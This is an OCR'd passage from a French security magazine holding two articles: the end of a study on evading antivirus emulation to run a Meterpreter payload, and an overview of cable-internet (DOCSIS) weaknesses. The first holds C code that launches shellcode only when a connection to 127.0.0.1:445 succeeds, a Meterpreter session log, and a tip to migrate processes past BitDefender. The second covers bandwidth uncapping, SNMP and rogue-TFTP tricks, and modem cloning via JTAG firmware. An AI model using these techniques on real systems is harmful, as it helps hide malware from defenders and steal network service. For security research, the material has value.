Cette émulation de code permet donc à l'antivirus d'observer le comportement de notre fichier EXE, d'exécuter notre séquence de décodage maison, pour finalement reconnaître un payload Meterpreter.

4 Contournement de l'émulateur de code

Dans la section précédente, nous avons conclu que l'encodage d'un code malicieux n'est plus suffisant pour contourner la détection de l'antivirus. Ce dernier est en effet pourvu d'un émulateur de code, rendant inutile toute tentative d'obfuscation du payload par des méthodes d'encodage ou de chiffrement.

Notre nouvel objectif est à présent de trouver une façon de tromper cet émulateur de code.

4.1 Limitation des appels système émulés

La première idée qui nous vient à l'esprit est de tenter d'approcher les limites d'un de ces émulateurs de code. C'est-à-dire : « Existe-t-il des appels système que l'émulateur n'est pas en mesure d'interpréter ? ».

Par principe, l'émulateur de code exécute du code « au sein d'un environnement cloisonné » (la sandbox), duquel il s'interdit de sortir. Cela pourrait-il vouloir dire qu'aucune connexion réseau ne peut être établie entre cet environnement et le mode extérieur ? Essayons de valider cette hypothèse, et d'en tirer profit.

4.2 Solution 1 : session réseau vers un serveur Netcat

Un simple test va nous démontrer que le principe est bien respecté.

Au lieu de placer notre payload dans notre code source, nous allons le fournir via le réseau. Notre nouveau code source va désormais se limiter à télécharger un payload depuis un serveur de notre réseau interne (via l'utilitaire « netcat »), pour ensuite l'exécuter. Ce test sera réalisé depuis une machine virtuelle Windows 7 à jour et une version d'essai de Kaspersky Total-Security 2012.

Nous invitons donc l'antivirus à analyser notre fichier et nous surveillons l'activité réseau. Les résultats sont intéressants. Kaspersky n'a pas émulé la connexion réseau. De plus, lors de son exécution « normale », notre fichier EXE a parfaitement téléchargé et exécuté le payload sans générer d'alerte.

Bien que la solution ne soit pas très pratique à mettre en œuvre, elle nous ouvre une porte.

4.3 Solution 2 : session réseau au travers de deux threads

Afin de ne plus devoir maintenir un service Netcat sur le réseau interne, nous envisageons à présent de modifier notre code source pour que ce dernier soit en mesure de s'autofournir le payload, via une session réseau locale (`127.0.0.1`).

La figure 8 illustre l'enchaînement d'exécution de notre nouveau code source. Le premier thread (Thread 1) contient une version de Meterpreter encodée via notre propre encodeur (voir section 3.2), et le transmet au deuxième thread (Thread 2) via une connexion réseau locale. Apres réception du payload, le deuxième thread se charge de l'exécuter.




Fig 8 : Socket + Thread

Une nouvelle analyse du fichier sur VirusTotlal.com nous informe qu'aucun antivirus n'a été en mesure de détecter la présence du payload Meterpreter ! (voir figure 9).




Fig 9 : Socket + Thread (résultat VirusTotal.com)

Il est temps de réaliser un nouveau test depuis notre machine virtuelle.

Malheureusement, bien que le payload Meterpreter n'ait pas été reconnu, Kaspersky émet un avertissement signalant que le fichier exécutable ne dispose pas de signature digitale et qu'il est jugé potentiellement dangereux (voir figure 10).

Fig 10 : Socket + Thread (Avertissement Kaspersky)

La figure 11 représente les détails de cet avertissement et nous indique qu'un indice de danger égal à 100 sur 100 a été attribué à ce fichier.




Fig 11 : Socket + Thread (Avertissement Kaspersky - score = 100)

4.4 Solution 3 : session réseau vers 127.0.0.1 port 445/TCP

Voici une alternative de la solution 2 (voir section précédente) – plus compacte – et qui supprime le recours au *multithreading*.

Sur base de l'hypothèse que la majorité des systèmes Windows disposent du service de partage de fichiers actif, nous pouvons considérer que le port 445/TCP est par défaut ouvert sur ces machines. C'est-à-dire qu'un processus local devrait être en mesure d'établir une session réseau à destination de `127.0.0.1:445` (même si le firewall Windows est actif).

Avant de poursuivre, voici un bref rappel sur l'appel système : `connect()`.

La fonction `connect()` permet d'établir une session TCP ou UDP au travers d'un *socket* préalablement ouvert (par la fonction `socket()`). En cas d'échec lors de l'établissement de la session réseau, la fonction `connect()` retourne la valeur `SOCKET_ERROR`, sinon, la valeur zéro est renvoyée.

Sachant qu'au sein d'une sandbox, les connexions réseau ne semblent pas être émulées, si notre code malveillant tente d'établir une session réseau vers `127.0.0.1:445`, la fonction `connect()` devrait nous retourner la valeur `SOCKET_ERROR`. Notons que cette valeur sera également renvoyée par la fonction si le port 445 est filtré pour l'interface locale, ou si le service de partage de fichiers est désactivé (dans ce cas le port sera tout simplement fermé). Ces derniers cas restent cela dit très peu probables.

Le pseudo code de notre nouvelle approche ressemble donc à la figure 12. La fonction `test_socket_445()` tente d'établir une session TCP vers `127.0.0.1:445`, retourne 1 en cas de succès, et 0 en cas d'erreur. La valeur que retourne cette fonction détermine alors si l'exécution du payload doit avoir lieu ou non.

Concrètement, lorsque notre fichier exécutable sera soumis à un émulateur de code, la session réseau ne sera pas établie et le décodage du payload n'aura donc pas lieu.

```
int test_socket_445(){
    int hsock = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in my_addr;
    my_addr.sin_family = AF_INET ;
    my_addr.sin_port = htons(445);
    my_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
    if( connect( hsock, &my_addr, sizeof(my_addr)) == SOCKET_ERROR )
        return 0; // error
    else
        return 1; // success
}

int main(){
    unsigned char *lpAlloc = VirtualAlloc(...);
    unsigned char buf[] =
        "\xeb\x2f\x31\xc0\x31\xdb\x31\x52\x89\xd6\x89"
        .....
        "\x01\x19\x02\x49\x03\x9b\x02\x7d\x02\x91\x01";
    if(test_socket_445()){
        memcpy(lpAlloc, buf, SCSIZE);
        //  start shellcode
        (*(void (*)()) (void*)lpAlloc)();
    }
    return 0;
}
```

Fig 12 : Socket vers port 445 - Pseudo code

Un nouveau test réalisé depuis notre machine virtuelle confirme le bon fonctionnement du code ainsi que le contournement de l'antivirus.

Kaspersky n'a émis aucune alerte, et le niveau de danger associé à notre fichier est de 40, comme nous le montre la figure 13.

Fig 13 : Socket port 445 - Kaspersky score = 40

Victoire ! Notre fichier exécutable a été considéré comme « peu dangereux » (ah bon ?) par Kaspersky et notre session Meterpreter s'est correctement établie.

```
msf  exploit(handler) >
[*] Sending stage (752128 bytes) to 192.168.3.132
[*] Meterpreter session 5 opened (192.168.3.141:443 -> 192.168.3.132:54008) at
2011-12-10 10:29:11
msf  exploit(handler) > sessions -i 5
[*] Starting interaction with 5...
meterpreter > getuid
Server username: WIN\User01
meterpreter > ps
Process list
============

 PID   Name               Arch  Session  User                Path
 ---   ----               ----  -------  ----                ----
 0     [System Process]
 1088  svchost.exe
 1392  svchost.exe
 ......
 1488  avp.exe
 3268  misc-socket-445.exe  x86   1 WIN\User01  C:\Users\...\misc-socket-445.exe
 3276  svchost.exe
 3832  avp.exe              x86   1 WIN\User01  C:\Program Files\Kasp...\avp.exe
 ......
 912   svchost.exe
 940   svchost.exe
meterpreter >
```

5 Résultats et Conclusion

Au cours des sections précédentes, nous avons analysé nos fichiers exécutables au travers de l'application web VirusTotal.com (soit 44 antivirus). Nous avons par la suite validé nos résultats sur des environnements virtuels munis d'une version d'essai de « Kaspersky Internet Security 2012 ».

Finalisons à présent nos essais avec une série d'antivirus populaires tels que : Avira, Avast, AVG, BitDefender, McAfee, ESET Nod32, GData, F-Secure, Microsoft Essential Security, Panda, Sophos et Symantec, toujours au sein de notre machine virtuelle.

Nos tests sont concluants. Même lorsque ces antivirus sont configurés en mode « agressif », aucun d'entre eux n'est en mesure de déceler la présence d'un payload Meterpreter (excepté pour BitDefender). Une session Meterpreter s'est à chaque fois ouverte sans aucune génération d'alerte sur le poste client de la victime.

Concernant BitDefender, la technique ne semble plus fonctionner lorsque l'antivirus est configuré en mode « agressif ». De plus, lorsque celui-ci est configuré en mode standard (agressivité « medium »), BitDefender finit par bloquer notre session Meterpreter après environ une minute. BitDefender est en effet muni d'une technologie appelée « Active Virus Control » **[5]** qui maintient une surveillance active d'un processus durant son exécution. Concrètement, il assigne un score à chaque activité ou caractéristique suspecte du processus. Lorsque la somme des scores dépasse un certain seuil, le processus est jugé suspect et bloqué. Par « caractéristiques suspectes », BitDefender entend par exemple : « pas d'icône », « pas d'interface utilisateur », « accès vers des répertoires système », ... Fort heureusement, nous pouvons contourner cette détection en migrant notre processus vers l'une des applications actives de l'utilisateur (en utilisant la fonction `migrate` de Meterpreter). Nous disposons d'une minute pour réaliser cette opération, ce qui est amplement suffisant. Une fois migré, BitDefender n'est plus qu'un vieux souvenir.

Bien qu'il serait intéressant de diversifier davantage la liste des antivirus testés sous environnement virtuel, nous pouvons conclure qu'une simple astuce (utilisation de sockets) nous a permis de tromper la totalité des antivirus présents sur VirusTotal.com (soit 44), mais aussi ceux testés dans notre environnement virtuel.

La question clé de cette étude n'était autre que : « *qu'est-ce qu'un antivirus est incapable d'émuler au sein d'une sandbox?* ». Nous pouvons décemment imaginer qu'une multitude d'astuces similaires auraient tout aussi bien fonctionné. ■

■ RÉFÉRENCES

[1] http://www.metasploit.com

[2] http://www.virustotal.com

[3] http://www.scriptjunkie.us/2011/04/why-encoding-does-not-matter-and-how-metasploit-generates-exes/


[4] http://blog.cmdline.org/2011/12/16/metasploit-anti-virus-av-evasion-in-just-1-easy-step/

[5] http://download.bitdefender.com/resources/files/Main/file/active_virus_control_wp.pdf

[6] http://www.abysssec.com/blog/2011/09/25/bypassing-all-anti-virus-in-the-world-good-bye-detection-hello-infection/

[7] http://schierlm.users.sourceforge.net/avevasion.html

[8] http://technology-flow.com/articles/metasploit-encodizng-antivirus-detection/



L'INTERNET PAR LE CÂBLE : UN INTERNET À MÉDIA PARTAGÉ

Vincent Le Toux – vincent.letoux@gmail.com
ENSIMAG 2003 & CISSP

mots-clés : INTERNET PAR LE CÂBLE / DOCSIS / MSO / SURFBOARD

Des légendes urbaines existent à propos du câble sur le débridage des débits, l'accès non autorisé à Internet ou encore des interfaces fantômes. Le piratage du câble : mythe ou réalité ?

Pour le grand public, il existe deux principaux moyens d'être connecté en haut débit à Internet : le câble ou l'ADSL. Si on fait abstraction des technologies sans fil, le principal coût d'accès à Internet est la pose et l'entretien du câblage entre le domicile de l'abonné et l'infrastructure de l'opérateur. C'est d'ailleurs le principal frein au développement de la fibre optique. Dans les années 2000, les opérateurs ont cherché à utiliser les infrastructures existantes, à savoir les fils téléphoniques pour l'ADSL et le câble de télévision pour l'Internet par le câble. Or ces deux technologies sont fondamentalement différentes. Les câbles téléphoniques sont une paire de câbles bon marché dédiés à un domicile pour transmettre des conversations tandis que « le câble » est mutualisé entre tous les domiciles des alentours pour transmettre la télévision dans un seul sens et de manière simultanée. Il existe donc une différence de taille : contrairement à l'ADSL, l'Internet par le câble partage le même média physique entre de nombreux utilisateurs.




Figure 1

1 Un petit rappel technique

Pour des raisons historiques, il y a plusieurs façons de transmettre un signal de télévision : en PAL avec 576 lignes à 25 images par seconde, majoritairement utilisé en Europe, le NTSC avec 525 lignes à 29,97 images par seconde, majoritairement utilisé en Amérique, et enfin la variante française SECAM que nous n'aborderons pas. Le câble de télévision profite d'une très bonne qualité de média avec des câbles coaxiaux blindés pour transmettre plusieurs signaux de télévision de manière simultanée. Si les signaux étaient transmis sous forme analogique il y a plusieurs années, ces signaux sont désormais codés de manière numérique suivant la norme DVB-C pour l'Europe et la norme ATSC pour l'Amérique, leur principale différence étant la quantité de données à transmettre et donc la largeur de bande. Un signal de télévision du câble est donc caractérisé par sa fréquence, par exemple 150MHz, son encodage, par exemple QAM256 et sa largeur de bande, par exemple 8MHz en Europe, ce dernier paramètre étant constant sur un même continent. Ce signal étant numérique, l'Internet par le câble profite donc de celui-ci pour transmettre des données d'Internet vers les abonnés à haut débit, le problème de l'accès montant étant résolu par une connexion point-à-point sur une fréquence dédiée, à l'instar de l'ADSL. Cette façon d'utiliser le câble pour accéder à Internet a fait l'objet d'une norme : la norme DOCSIS pour *Data Over Cable Service Interface Specification*. La figure 2 illustre les modifications apportées par la norme DOCSIS à la diffusion de données par le câble.




Figure 2

Pour la compréhension de la suite de cet article, on différenciera les normes d'accès à Internet par le câble nommée DOCSIS, utilisée en Amérique, et sa variante européenne EuroDOCSIS.

Actuellement, la version la plus répandue d'EuroDOCSIS est la version 2. La version 3, en cours de déploiement, est utilisée pour promouvoir l'accès à très haut débit par le câble. Les débits d'EuroDOCSIS 2.0 sont les suivants : débit descendant maximum de 50 Mbits/s ; débit montant maximum de 27Mbits/s. On notera que les canaux de transmission sont partagés entre tous les utilisateurs. La version 3 de cette norme permet d'agréger plusieurs canaux de communication « compatible EuroDOCSIS 2 » pour cumuler les débits. Avec les modems disponibles actuellement, il est déjà possible d'agréger 4 lignes en montée et 4 lignes en descente, le débit maximal devient 200Mbit/s en *download* et 104Mbits/s en *upload*. Le câble a donc les moyens d'assurer un très haut débit depuis le domicile de l'abonné. Avec une bonne réponse à la latence (le *ping*), l'absence de synchronisation de ligne comme pour l'ADSL et surtout l'absence de perte de débit en fonction de la distance au central, le câble semble être un excellent concurrent de l'ADSL.

2 Les méthodes d'accès et de configuration

Il est intéressant de se demander quels sont les identifiants de connexion ou alors comment le débit des offres commerciales est respecté, puisqu'on a vu que le câble permettait de plus grands débits.

Tout d'abord, il n'y a pas d'identifiants de connexion. Le modem est identifié sur le réseau par son adresse MAC, un peu comme la Freebox. La norme DOCSIS ne permet pas de saisir des identifiants, au contraire de ce que permettrait l'ADSL avec une encapsulation PPP. J'ai été personnellement surpris lors d'un déménagement lorsque mon modem fonctionnait dans le nouvel appartement et dans l'ancien appartement sans que l'opérateur n'ait été prévenu : au contraire de l'ADSL, l'abonnement par le câble n'est pas physiquement restreint à une prise dans un domicile. Cela est somme toute assez logique puisque l'opérateur n'a aucun moyen de vérifier si le modem est situé dans le bon appartement, au contraire de l'ADSL où chaque câble téléphonique est relié directement à l'opérateur.

Pour aborder le problème de la configuration des modems, il est nécessaire de détailler le processus de synchronisation de la ligne. Lorsque le modem s'allume, comme un téléviseur, il commence à scanner les chaînes pour trouver le canal descendant utilisé pour communiquer. Une fois ce canal synchronisé, il est mis en cache pour une synchronisation ultérieure plus rapide et le modem sélectionne une fréquence pour la communication montante. Le modem effectue une demande d'adresse IP par DHCP en transmettant son adresse physique, l'adresse MAC. L'équipement de l'opérateur effectue un contrôle pour vérifier si l'adresse MAC est associée dans sa base de données à un client et fournit par DHCP une adresse IP interne. Cet enregistrement DHCP inclut également l'adresse d'un serveur TFTP ainsi que d'un fichier de configuration associé à ce client. Le modem se connecte alors au serveur TFTP pour récupérer le fichier de configuration et l'applique. Le modem (ou la machine connectée si le modem est configuré en mode bridge) effectue alors une seconde demande d'adresse IP avec une deuxième adresse MAC et le modem récupère sa « vraie » adresse internet.

On remarque donc deux choses : il existe un réseau interne propre à l'opérateur pour configurer ses équipements, et enfin, c'est le modem lui-même qui applique les restrictions imposées par l'opérateur, qu'elles soient de débits ou de service, contrairement à l'ADSL pour lequel c'est l'équipement terminal qui s'en charge.

3 Les interfaces avancées des modems

Si vous avez regardé les interfaces web des modems, accessibles même en mode bridge avec l'IP 192.168.100.1, vous avez sans doute remarqué l'absence de paramètres avancés, comme la modification d'adresse MAC, l'impossibilité de mettre à jour le modem ou d'afficher les informations relatives à la synchronisation telles que le débit maximum autorisé. Ce comportement est tout à fait normal, puisque ces paramètres sont décidés par l'opérateur du câble. Cependant, il existe une interface non documentée : l'interface SNMP. En se connectant avec un client SNMP sur le port UDP 161, il est possible d'obtenir l'adresse IP privée du modem, le fichier de configuration, le serveur TFTP ou encore les débits maximums permis. Certains modems verrouillés ne permettent cette manipulation que lorsque le modem

est connecté au réseau de l'opérateur. On veillera donc à cliquer sur « Renouveler le bail WAN » pour accéder au SNMP. Ces informations relèvent-elles de l'opérateur ? On se posera la question puisqu'un simple *traceroute* renvoie le plan d'adressage interne de l'opérateur et qu'un modem configuré en bridge transfère toutes les requêtes DHCP, incluant ces informations, à l'ordinateur qui y est connecté.

L'adresse privée du modem permet d'accéder à l'interface web MSO, dont les identifiants sont inscrits dans le fichier de configuration transmis lors de la phase de synchronisation. Cette interface est beaucoup plus complète que l'interface classique et il y a peu, accéder à cette interface était la seule manière d'activer le mode bridge des modems, une fonction pourtant basique. Ces interfaces « opérateurs » révèlent des surprises : il est possible d'accéder au shell de son modem, d'effectuer des requête SNMP incluant la possibilité de redémarrer son modem à distance. Ces interfaces sont théoriquement protégées de nos voisins, parfois avec un filtre sur adresse MAC, mais on constate que leur accès n'est pas impossible. Peut-on imaginer que son voisin change la clé WEP de son accès Wi-Fi, désactive le pare-feu en effectuant un transfert de tous les ports vers une machine interne ou effectue une attaque en modifiant les serveurs DNS de la box par des serveurs DNS qu'il contrôle ? On comprend mieux pourquoi certains utilisateurs souhaitent activer le mode bridge pour installer leur propre routeur. Nous illustrons dans la figure 3 un des écrans de l'interface MSO dans laquelle les informations de synchronisation sont affichées. D'ailleurs, certaines pages de l'interface MSO sont accessibles sur certains modems en entrant directement l'URL de la page en question permettant des attaques de type *Cross-site Request Forgery* **[SOS-11-011]**.




Figure 3

4 Débridage du débit

Au tout début de l'ère Internet, les débits étaient limités puisque les infrastructures n'étaient pas encore tout à fait déployées, et par conséquent, les opérateurs restreignaient le débit pour assurer un débit nominal pour tous. Puisque c'est le modem qui joue un rôle actif dans la régulation du débit, de nombreux *hackers* se sont demandés s'il était possible d'accélérer Internet. Challenge réussi puisqu'ils y sont arrivés en appliquant tout un tas de recettes de cuisine, dépassées aujourd'hui, présentées ci-après **[Recette]**.

Tout d'abord, ils ont tenté d'utiliser les interfaces opérateurs, qui n'étaient pas verrouillées au départ. Ils ont ensuite tenté d'utiliser des requêtes SNMP, puisqu'il y a plusieurs années, il était possible via un simple `snmpset` de changer le débit. D'ailleurs, c'est par ce moyen que les fabricants effectuaient des opérations de maintenance sur les modems mis en réparation. Une autre méthode connue consistait à héberger son propre serveur tftp ayant la même IP que le serveur légitime sur son réseau personnel pour forcer le chargement d'une configuration forgée. La configuration peut être éditée par un logiciel fourni par Cisco, illustré à la figure 4. Ces techniques sont appelées « uncapping » puisque la limitation du débit se dit en anglais « cap ».




Figure 4

Si l'auteur n'a trouvé aucun texte réglementaire interdisant cette pratique en France, que ce soit une loi ou dans les conditions générales de vente, il existe une loi aux USA, nommée « The Cable Communications Policy Act of 1984 », qui a été interprétée par la « Federal Communications Commission » en novembre 1994. Elle punit le vol de bande passante de 16 ans de prison et jusqu'à 2,7 millions de dollars d'amende.

5 Allô, j'écoute ?

Nous avons expliqué au début de cet article que le câble était un média physique partagé entre tous les utilisateurs et que les données descendantes étaient

encodées dans des flux similaires à des flux de télévision. Certains chercheurs en sécurité se sont interrogés début 2000 s'il était possible ou non d'écouter les données qui transitaient sur le câble, puisque le média est partagé entre tous les utilisateurs **[Etude SANS]**. Leurs conclusions étaient positives mais les compétences techniques nécessaires étaient très avancées. En effet, si le canal descendant est commun à tout le monde et démodulé par les modems, le canal montant est démodulé uniquement par l'équipement de l'opérateur.

Cette étude a aujourd'hui été remise en cause par l'avènement de la télévision numérique. En effet, un citoyen Belge, Guy Martin, s'est demandé s'il était possible de détourner une carte de télévision numérique à la norme DVB-C pour écouter les trames DOCSIS et d'en déduire le trafic réseau descendant. L'outil présenté à la DEFCON 16 est nommé packet-o-matic et permet à partir d'une simple carte de télévision de capturer le trafic internet descendant. Il a permis de mettre en évidence le fait que bien que le trafic puisse être crypté par l'opérateur, de nombreux opérateurs n'appliquaient pas cette mesure.

On notera que bien que cet outil paraisse « amusant », son usage est illégal car capturant des communications privées et impossible à utiliser en pratique pour deux raisons. Tout d'abord le volume de données à analyser est considérable, et ensuite, le multi canal introduit par la norme DOCSIS 3.0 requiert d'installer une carte DVB-C pour chaque canal agrégé.

6 Le clonage de modem

Nous avons dit précédemment que l'accès au réseau était déterminé par l'adresse MAC du modem. S'il était possible il y a plusieurs années de modifier cette dernière via des techniques similaires au *uncapping*, ce n'est plus possible aujourd'hui.

Certains hackers ont mis la main sur des modems de diagnostics de la marque Motorola contenant beaucoup plus d'options paramétrables, dont l'adresse MAC, que les modems du grand public. Ils ont alors cherché à modifier ce *firmware* et à l'installer sur des modems grand public.

Qu'est-ce qu'un modem si ce n'est une carte électronique contenant un processeur spécialisé dans le traitement des signaux câblés, de la mémoire vive et de la mémoire flash ? Il existe plusieurs interfaces d'accès dans les systèmes embarqués, qu'ils soient routeur, modem ou console de jeux. Les plus classiques sont les consoles utilisant la liaison série TTL, transformable en port COM via une clé USB ne coûtant que quelques euros, voire des ports RS232 embarqués. Ces interfaces permettent de dialoguer avec le système d'exploitation même si l'interface telnet est désactivée sur le réseau. Il existe aussi deux méthodes d'accès, spécialisées quant à elles dans le débogage ou la programmation de la mémoire flash : il s'agit des connexions JTAG ou SPI. Ces deux dernières connexions sont difficiles à utiliser car elles requièrent de connecter des broches particulières du processeur à un câble sur-mesure. Or souder ces broches nécessite de suivre les pistes sur un PCB comportant plusieurs couches jusqu'à un espace suffisamment dégagé pour effectuer une soudure. Pour le *best seller* de Motorola, le SurfBoard SB5100, un espace dédié à une connexion série et une connexion JTAG ont été aménagés par le constructeur. Il ne reste qu'à emboîter un connecteur pour utiliser les connexions disponibles. Grâce à un programmateur JTAG, fait maison et connecté à un port parallèle ou un circuit intégré connecté à un port USB tel que le « blackcat USB », il est possible d'accéder directement à la mémoire flash du modem, que ce soit en lecture ou en écriture. On présente en figure 5 un modem SB5101E relié à un circuit BlackCat USB.




Figure 5

Une fois cette interface connectée, le firmware fourni par l'opérateur peut être remplacé par un firmware personnalisé. Le firmware de diagnostic « haxorware » permet alors d'utiliser beaucoup plus de fonctionnalités que ne le permet un modem classique. Citons dans le désordre la restitution du fichier de configuration et la possibilité de le modifier à la volée, la possibilité de changer son adresse MAC ainsi que les certificats associés et le choix de la fréquence de synchronisation et de sa largeur de bande permettant d'utiliser la norme DOCSIS et EuroDOCSIS. Ce firmware est illustré à la figure 6, page suivante. Il va de soi que les adresses MAC présentées ont été modifiées.

On fera une parenthèse législative pour préciser qu'il est autorisé de mettre à jour le firmware d'un modem dont on est le propriétaire, comme on peut le faire avec un routeur Linksys avec la distribution OpenWRT, mais qu'il est interdit de le faire sur les modems de prêt, puisqu'il s'agit d'un élément du réseau de l'opérateur.

Certains utilisateurs avancés ont alors profité des possibilités de ce type de firmware pour répliquer l'adresse MAC d'un utilisateur légitime et se connecter




Figure 6

indûment à Internet. On pourra se souvenir du forum TCNISO connu grâce à la publication du livre « Hacking the cable model – what Cable Companies Don't Want You to Know ». Ce forum avait été monté à l'origine pour lutter contre les restrictions de débits appliquées dans les modems à certains protocoles réseau avec un certain succès. En appliquant les préceptes décrits dans le livre écrit par DerEngel, les responsables du forum ont alors mis des modems modifiés en vente avec un firmware nommé « Sigma X2 ». Ces personnes ont été arrêtées par le FBI en 2009, accusées d'avoir encouragé le piratage, et le forum a été fermé. Elles n'ont toujours pas été jugées à ce jour.

On rappelle que l'accès à Internet en utilisant des modems modifiés sans s'acquitter d'un abonnement est régi en France par le code Pénal, article 323, qui spécifie que « Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 30000 euros d'amende ».

7 Les contre-mesures des opérateurs

Nous avons vu précédemment que potentiellement, les données pouvaient passer en clair sur le réseau et qu'il était possible de cloner un modem en changeant l'adresse MAC d'un second modem. Pour prendre en compte ces dérives, la norme DOCSIS a évolué en obligeant l'installation de certificats sur les modems. Ces certificats permettent de vérifier l'adresse MAC du modem, puisque celle-ci est précisée dans l'objet du certificat, et de négocier un chiffrement des données. On notera que ceci est effectué à l'aide d'une clé de 56bits et de l'algorithme DES, qui pourrait être qualifié de dépassé si on suit les recommandations de l'ANSSI en matière de cryptage.

